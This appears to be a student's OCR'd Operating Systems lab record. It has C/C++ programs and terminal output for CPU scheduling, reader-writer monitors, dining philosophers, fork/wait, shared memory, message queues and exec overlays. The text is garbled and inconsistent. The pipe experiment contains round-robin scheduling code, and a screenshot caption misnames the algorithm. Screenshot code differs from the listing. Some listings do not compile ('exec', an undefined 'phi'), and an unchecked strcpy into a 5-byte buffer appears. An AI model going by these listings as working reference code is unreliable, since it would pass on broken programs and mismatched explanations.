    int bt[20],p[20],wt[20],tat[20],pr[20],i,j,n,total=0,pos,temp,avg_wt,avg_tat;
    cout<<"Enter Total Number of Process:";

    cin>>n;
    cout<<"\nEnter Burst Time and Priority\n";
    for(i=0;i<n;i++)
    {
        cout<<"\nP["<<i+1<<"]\n";
        cout<<"Burst Time:";

        cin>>bt[i];
        cout<<"Priority:";

        cin>>pr[i];
        p[i]=i+1;
    }
    for(i=0;i<n;i++)
    {
        pos=i;
        for(j=i+1;j<n;j++)
        {
            if(pr[j]<pr[pos])
                pos=j;
        }
        temp=pr[i];
        pr[i]=pr[pos];
        pr[pos]=temp;
    }
}
```

```

pr[pos]=temp;
temp=bt[i];
bt[i]=bt[pos];
bt[pos]=temp;
temp=p[i];
p[i]=p[pos];
p[pos]=temp;
}

wt[0]=0;
for(i=1;i<n;i++)
{
wt[i]=0;
for(j=0;j<i;j++)
wt[i]+=bt[j];
total+=wt[i];
}
avg_wt=total/n; total=0;
cout<<"\nProcess\t Burst Time \tWaiting Time\tTurnaround Time";
for(i=0;i<n;i++)
{
tat[i]=bt[i]+wt[i];
total+=tat[i];
cout<<"\nP["<<p[i]<<"]\t\t "<<bt[i]<<"\t\t "<<wt[i]<<"\t\t\t"<<tat[i];
}
avg_tat=total/n;
cout<<"\n\nAverage Waiting Time="<<avg_wt;
cout<<"\nAverage Turnaround Time="<<avg_tat;
return 0;

```

Output-

The screenshot shows a C++ code editor with a tab for 'main.cpp'. The code implements a round-robin scheduling algorithm. It prompts the user for the total number of processes (n) and their burst times and priorities. It then calculates waiting and turnaround times for each process and prints them to the console. The output window shows the following data:

```
Process Burst Time Waiting Time Turnaround Time
P[2]      10       0        10
P[1]      5        10       15
P[3]      15       15       30
```

Average Waiting Time=8
Average Turnaround Time=18

```
main.cpp
29 temp=p[i];
30 bt[i]=bt[pos];
31 bt[pos]=temp;
32 temp=p[i];
33 p[i]=p[pos];
34 p[pos]=temp;
35 }
36 wt[0]=0;
37 for(i=1;i<n;i++)
38 {
39 wt[i]=0;
40 for(j=0;j<i;j++)
41 wt[i]+=bt[j];
42 total+=wt[i];
43 }
44 avg_Wt=total/n; total=0;
45 cout<<"\nProcess\t Burst Time \tWaiting Time\tTurnaround Time";
46 for(i=0;i<n;i++)
47 {
48 tat[i]=bt[i]-wt[i];
49 total+=tat[i];
50 cout<<"\nP["<<p[i]<<"]\t " <<bt[i]<<"\t " <<wt[i]<<"\t " <<tat[i];
51 }
52 avg_tat=total/n;
53 cout<<"\n\nAverage Waiting Time=" <<avg_Wt;
54 cout<<"\nAverage Turnaround Time=" <<avg_tat;
55 return 0;}
```

Operating System

Experiment - 5

Aim:- Write a program in C to implement reader-writer problem using monitors. (pthread)

Code -

```
#include <iostream>
#include <pthread.h>
#include <unistd.h>
using namespace std;

class monitor {
private:
    int rcnt;
    int wcnt;
    int waitr;
    int waitw;
    pthread_cond_t canread;
    pthread_cond_t canwrite;
    pthread_mutex_t condlock;

public:
    monitor()
    {
        rcnt = 0;
        wcnt = 0;
        waitr = 0;
        waitw = 0;
        pthread_cond_init(&canread, NULL);
        pthread_cond_init(&canwrite, NULL);
        pthread_mutex_init(&condlock, NULL);
    }
}
```

```
}

void beginread(int i)
{
    pthread_mutex_lock(&condlock);

    if (wcnt == 1 || waitw > 0) {

        waitr++;
        pthread_cond_wait(&canread, &condlock);
        waitr--;
    }

    rcnt++;

    cout << "reader " << i << " is reading\n";
    pthread_mutex_unlock(&condlock);
    pthread_cond_broadcast(&canread);
}

void endread(int i)
{
    pthread_mutex_lock(&condlock);

    if (--rcnt == 0)
        pthread_cond_signal(&canwrite);

    pthread_mutex_unlock(&condlock);
}

void beginwrite(int i)
{
    pthread_mutex_lock(&condlock);

    if (wcnt == 1 || rcnt > 0) {
        ++waitw;
```

```

    pthread_cond_wait(&canwrite, &condlock);

    --waitw;

}

wcnt = 1;

cout << "writer " << i << " is writing\n";

pthread_mutex_unlock(&condlock);

}

void endwrite(int i)

{

    pthread_mutex_lock(&condlock);

    wcnt = 0;

    if (waitr > 0)

        pthread_cond_signal(&canread);

    else

        pthread_cond_signal(&canwrite);

    pthread_mutex_unlock(&condlock);

}

}

M;

void* reader(void* id)

{

    int c = 0;

    int i = *(int*)id;

    while (c < 5) {

        usleep(1);

        M.beginread(i);

        M.endread(i);

        c++;

    }

}

```

```
    }

}

void* writer(void* id)
{
    int c = 0;
    int i = *(int*)id;
    while (c < 5) {
        usleep(1);
        M.beginwrite(i);
        M.endwrite(i);
        c++;
    }
}

int main()
{
    pthread_t r[5], w[5];
    int id[5];
    for (int i = 0; i < 5; i++) {
        id[i] = i;
        pthread_create(&r[i], NULL, &reader, &id[i]);
        pthread_create(&w[i], NULL, &writer, &id[i]);
    }

    for (int i = 0; i < 5; i++) {
        pthread_join(r[i], NULL);
    }

    for (int i = 0; i < 5; i++) {
        pthread_join(w[i], NULL);
    }
}
```

```
nestilk@ubuntu:~/Reader_writer_monitors$ ./reader_writer_monitors
reader 0 is reading
writer 0 is writing
reader 0 is reading
writer 0 is writing
reader 1 is reading
reader 2 is reading
reader 0 is reading
writer 0 is writing
reader 1 is reading
reader 3 is reading
writer 4 is writing
reader 2 is reading
writer 1 is writing
reader 4 is reading
writer 3 is writing
writer 2 is writing
reader 2 is reading
reader 0 is reading
writer 0 is writing
writer 4 is writing
writer 1 is writing
reader 1 is reading
writer 2 is writing
reader 2 is reading
writer 3 is writing
reader 4 is reading
reader 0 is reading
writer 0 is writing
reader 1 is reading
reader 3 is reading
reader 2 is reading
writer 4 is writing
writer 1 is writing
reader 4 is reading
writer 2 is writing
writer 3 is writing
writer 1 is writing
reader 1 is reading
writer 1 is writing
reader 4 is reading
writer 2 is writing
writer 3 is writing
writer 1 is writing
reader 4 is reading
writer 2 is writing
writer 3 is writing
reader 3 is reading
writer 4 is writing
reader 3 is reading
writer 4 is writing
reader 3 is reading
writer 3 is writing
reader 3 is reading
nestilk@ubuntu:~/Reader_writer_monitors$
```

Operating System

Experiment - 6

Aim:- Write a program in C to implement dinning philosopher's problem using semaphore.

Code -

```
#include<stdio.h>
#include<stdlib.h>
#include<pthread.h>
#include<semaphore.h>
#include<unistd.h>

sem_t room;
sem_t chopstick[5];

void * philosopher(void *);
void eat(int);

int main()
{
    int i,a[5];
    pthread_t tid[5];
    sem_init(&room,0,4);
    for(i=0;i<5;i++)
        sem_init(&chopstick[i],0,1);
    for(i=0;i<5;i++){
        a[i]=i;
        pthread_create(&tid[i],NULL,philosopher,(void *)&a[i]);
    }
    for(i=0;i<5;i++)
        pthread_join(tid[i],NULL);
}

void * philosopher(void * num)
```

```

{
    int phil=*(int *)num;
    sem_wait(&room);
    printf("\nPhilosopher %d has entered room",phil);
    sem_wait(&chopstick[phil]);
    sem_wait(&chopstick[(phil+1)%5]);
    eat(phi);
    sleep(2);
    printf("\nPhilosopher %d has finished eating",phil);
    sem_post(&chopstick[(phil+1)%5]);
    sem_post(&chopstick[phi]);
    sem_post(&room);
}

void eat(int phil)
{
    printf("\nPhilosopher %d is eating",phil);
}

```

```

aastik@ubuntu:~/dinning problem$ ./dinning_semaphore

Philosopher 0 has entered room
Philosopher 0 is eating
Philosopher 2 has entered room
Philosopher 2 is eating
Philosopher 1 has entered room
Philosopher 4 has entered room
Philosopher 0 has finished eating
Philosopher 2 has finished eating
Philosopher 4 is eating
Philosopher 3 has entered room
Philosopher 1 is eating
Philosopher 4 has finished eating
Philosopher 3 is eating
Philosopher 1 has finished eating
Philosopher 3 has finished eatingaastik@ubuntu:~/dinning problem$ █

```

Operating System

Experiment - 7

Aim:- Create process using fork () system call and use getpid (), getppid () functions along with wait () and exit () using C programming.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>

int main(void) {
    for(int i = 1; i <= 5; i++) {
        pid_t pid = fork();

        if(pid == 0) {
            printf("Child process => PPID=%d, PID=%d\n", getppid(), getpid());
            exit(0);
        }
        else {
            printf("Parent process => PID=%d\n", getpid());
            printf("Waiting for child processes to finish...\n");
            wait(NULL);
            printf("child process finished.\n");
        }
    }

    return EXIT_SUCCESS;
}
```

```
aastik@ubuntu:~/process$ g++ -o process process.c
aastik@ubuntu:~/process$ ./process
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3588
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3589
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3590
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3591
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3592
child process finished.
aastik@ubuntu:~/process$ █
```

Operating System

Experiment – 8

Aim:- Write a program in C to implement shared memory using IPC

- **SHARED MEMORY FOR WRITER PROCESS**

```
#include <iostream>
#include <sys/IPC.h>
#include <sys/shm.h>
#include <stdio.h>
using namespace std;
int main()
{
    key_t key = ftok("shmfile",65);
    int shmid = shmget(key,1024,0666|IPC_CREAT);
    char *str = (char*) shmat(shmid,(void*)0,0);
    cout<<"Write Data : ";
    scanf("%[^ ]%*c",&str);
    printf("Data written in memory: %s\n",str);
    shmdt(str);
    return 0;
}
```

```
aastik@ubuntu:~/IPC shared$ gcc write_data.c -o write_data
write_data.c: In function `main':
write_data.c:12:5: warning: implicit declaration of function `gets'; did you mean
an `fgets'? [-Wimplicit-function-declaration]
  12 |     gets(str);
     |     ^
     |     fgets
/usr/bin/ld: /tmp/cc12YsJL.o: in function `main':
write_data.c:(.text+0x6d): warning: the `gets' function is dangerous and should
not be used.
aastik@ubuntu:~/IPC shared$ ./write_data
Write Data : hello hi
Data written in memory: hello hi
aastik@ubuntu:~/IPC shared$
```

- Shared Memory for Reader Process

```
#include <iostream>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <stdio.h>
using namespace std;
int main()
{
key_t key = ftok("shmfile",65);
int shmid = shmget(key,1024,0666|IPC_CREAT);
char *str = (char*) shmat(shmid,(void*)0,0);
printf("Data read from memory: %s\n",str);
shmdt(str);
shmctl(shmid,IPC_RMID,NULL);
return 0;
}
```

```
aastik@ubuntu:~/IPC shared$ gcc read_data.c -o read_data
aastik@ubuntu:~/IPC shared$ ./read_data
Data read from memory: hello hi
aastik@ubuntu:~/IPC shared$
```


Operating System

Experiment – 9

Aim:- Write a program in C to implement message queue using IPC

- **Message passing for writer process**

```
#include <stdio.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#define MAX 10
struct mesg_buffer {
    long mesg_type;
    char mesg_text[100];
} message;
int main() {
    key_t key;
    int msgid;
    key = ftok("progfile", 65);
    msgid = msgget(key, 0666 | IPC_CREAT);
    message.mesg_type = 1;
    printf("Write Data : ");
    fgets(message.mesg_text,MAX,stdin);
    msgsnd(msgid, &message, sizeof(message), 0);
    printf("Data send is : %s \n", message.mesg_text);
    return 0;
}
```



The terminal window shows the following session:

```
aastik@ubuntu:~/messagepassing$ g++ message_passing_write.c -o message_passing_
write
aastik@ubuntu:~/messagepassing$ ./message_passing_write
Write Data : hello hi
Data send is : hello hi
aastik@ubuntu:~/messagepassing$
```

- Message passing for reader process

```
#include <stdio.h>
#include <sys/ipc.h>
#include <sys/msg.h>

struct mesg_buffer {
    long mesg_type;
    char mesg_text[100];
} message;

int main()
{
    key_t key;
    int msgid;
    key = ftok("progfile", 65);
    msgid = msgget(key, 0666 | IPC_CREAT);
    msgrcv(msgid, &message, sizeof(message), 1, 0);
    printf("Data Received is : %s \n",
    message.mesg_text);
    msgctl(msgid, IPC_RMID, NULL);
    return 0;
}
```

```
aastik@ubuntu:~/messagepassing$ g++ message_passing_read.c -o message_passing_read
aastik@ubuntu:~/messagepassing$ ./message_passing_read
Data Received is : hello hi

aastik@ubuntu:~/messagepassing$ █
```

Operating System

Experiment – 10

Aim:- Write program to implement unidirectional pipe under IPC using C programming.

```
#include<iostream>
using namespace std;

// Function to find the waiting time for all
// processes
void findWaitingTime(int processes[], int n,
                      int bt[], int wt[], int quantum)
{
    // Make a copy of burst times bt[] to store remaining
    // burst times.
    int rem_bt[n];
    for (int i = 0; i < n; i++)
        rem_bt[i] = bt[i];

    int t = 0; // Current time

    // Keep traversing processes in round robin manner
    // until all of them are not done.
    while (1)
    {
        bool done = true;

        // Traverse all processes one by one repeatedly
        for (int i = 0; i < n; i++)
            if (rem_bt[i] > 0)
```

```

{

    // If burst time of a process is greater than 0
    // then only need to process further

    if (rem_bt[i] > 0)

    {

        done = false; // There is a pending process

        if (rem_bt[i] > quantum)

        {

            // Increase the value of t i.e. shows
            // how much time a process has been processed

            t += quantum;

            // Decrease the burst_time of current process
            // by quantum

            rem_bt[i] -= quantum;

        }

        // If burst time is smaller than or equal to
        // quantum. Last cycle for this process
        else

        {

            // Increase the value of t i.e. shows
            // how much time a process has been processed

            t = t + rem_bt[i];

            // Waiting time is current time minus time
            // used by this process

            wt[i] = t - bt[i];

            // As the process gets fully executed
            // make its remaining burst time = 0
        }
    }
}

```

```

        rem_bt[i] = 0;
    }
}

// If all processes are done
if (done == true)
    break;
}

// Function to calculate turn around time
void findTurnAroundTime(int processes[], int n,
                        int bt[], int wt[], int tat[])
{
    // calculating turnaround time by adding
    // bt[i] + wt[i]
    for (int i = 0; i < n ; i++)
        tat[i] = bt[i] + wt[i];
}

// Function to calculate average time
void findavgTime(int processes[], int n, int bt[],
                  int quantum)
{
    int wt[n], tat[n], total_wt = 0, total_tat = 0;

    // Function to find waiting time of all processes
    findWaitingTime(processes, n, bt, wt, quantum);

    // Function to find turn around time for all processes
    findTurnAroundTime(processes, n, bt, wt, tat);
}

```

```

// Display processes along with all details
cout << "Processes " << " Burst time "
    << " Waiting time " << " Turn around time\n";

// Calculate total waiting time and total turn
// around time
for (int i=0; i<n; i++)
{
    total_wt = total_wt + wt[i];
    total_tat = total_tat + tat[i];
    cout << " " << i+1 << "\t\t" << bt[i] << "\t "
        << wt[i] << "\t\t" << tat[i] << endl;
}

cout << "Average waiting time = "
    << (float)total_wt / (float)n;
cout << "\nAverage turn around time = "
    << (float)total_tat / (float)n;
}


// Driver code
int main()
{
    // process id's
    int processes[] = { 1, 2, 3};
    int n = sizeof processes / sizeof processes[0];

    // Burst time of all processes
    int burst_time[] = {10, 5, 8};

    // Time quantum

```

```
int quantum = 2;  
findavgTime(processes, n, burst_time, quantum);  
return 0;  
}
```



A screenshot of a Ubuntu desktop environment. The terminal window is open and shows the following command-line session:

```
aastik@ubuntu:~/lab8$ g++ -o lab lab.c  
aastik@ubuntu:~/lab8$ ./lab  
Processes Burst time Waiting time Turn around time  
1 10 13 23  
2 5 10 15  
3 8 13 21  
Average waiting time = 12  
Average turn around time = 19.6667aastik@ubuntu:~/lab8$
```

Operating System


Experiment – 11

Aim:- To understand the overlay concepts and practice how to overlay the current process to new process in Linux using C.

1. Hello.c

```
#include<stdio.h>

int main() {
    printf("Hello World\n");
    return 0;
}
```



The screenshot shows a terminal window on an Ubuntu system. The user has opened a file named 'hello.c' in a code editor. They then compile the program using the command 'g++ -o hello hello.c'. Finally, they run the compiled executable with './hello', which outputs 'Hello World' to the console.

```
aastik@ubuntu:~/exp11$ g++ -o hello hello.c
aastik@ubuntu:~/exp11$ ./hello
Hello World
aastik@ubuntu:~/exp11$
```


2. Loop.c

```
#include<stdio.h>

int main() {
    int value = 1;
    while (value <= 10) {
        printf("%d\t", value);
        value++;
    }
    printf("\n");
    return 0;
}
```

Activities Terminal May 22 20:47

```
aastik@ubuntu:~/exp11$ g++ -o loop loop.c
aastik@ubuntu:~/exp11$ ./loop
1 2 3 4 5 6 7 8 9 10
aastik@ubuntu:~/exp11$
```




3. Overlay1.c

```
#include<stdio.h>
#include<unistd.h>

int main() {
    exec("./hello", "./hello", (char *)0);
    printf("This wouldn't print\n");
    return 0;
}
```

Activities Terminal May 22 20:49

```
aastik@ubuntu:~/exp11$ g++ -o overlay1 overlay1.c
aastik@ubuntu:~/exp11$ ./overlay1
Hello World
aastik@ubuntu:~/exp11$
```




4. Overlay2.c

```
#include<stdio.h>
#include<unistd.h>

int main() {
    int pid;
    pid = fork();

    /* Child process */
    if (pid == 0) {
        printf("Child process: Running Hello World Program\n");
        execl("./hello", "./hello", (char *)0);
        printf("This wouldn't print\n");
    } else { /* Parent process */
        sleep(3);
        printf("Parent process: Running While loop Program\n");
        execl("./loop", "./loop", (char *)0);
        printf("Won't reach here\n");
    }
    return 0;
}
```




The image shows a screenshot of an Ubuntu desktop environment. In the top left, there's an 'Activities' button. Next to it is a 'Terminal' icon with a dropdown arrow, which is currently active. The terminal window title bar says 'Terminal' and shows the user 'aastik@ubuntu: ~/exp11'. The date and time 'May 22 20:50' are also visible in the title bar. The terminal content is as follows:

```
aastik@ubuntu:~/exp11$ g++ -o overlay2 overlay2.c
aastik@ubuntu:~/exp11$ ./overlay2
Child process: Running Hello World Program
Hello World
Parent process: Running While loop Program
1      2      3      4      5      6      7      8      9      10
aastik@ubuntu:~/exp11$ █
```

5. Overlay3.c

```
#include<stdio.h>
#include<string.h>
#include<unistd.h>
int main(int argc, char *argv[0]) {
    int pid;
    int err;
    int num_times;
    char num_times_str[5];
    if (argc == 1) {
        printf("Taken loop maximum as 10\n");
        num_times = 10;
        sprintf(num_times_str, "%d", num_times);
    } else {
        strcpy(num_times_str, argv[1]);
        printf("num_times_str is %s\n", num_times_str);

    }
    pid = fork();
    /* Child process */
    if (pid == 0) {
        printf("Child process: Running Hello World Program\n");
        err = execl("./hello", "./hello", (char *)0);
        printf("Error %d\n", err);
        perror("Execl error: ");
        printf("This wouldn't print\n");
    } else { /* Parent process */
        sleep(3);
        printf("Parent process: Running While loop Program\n");
        execl("./loop", "./loop", (char *)num_times_str, (char *)0);
        printf("Won't reach here\n");
    }
    return 0;
}
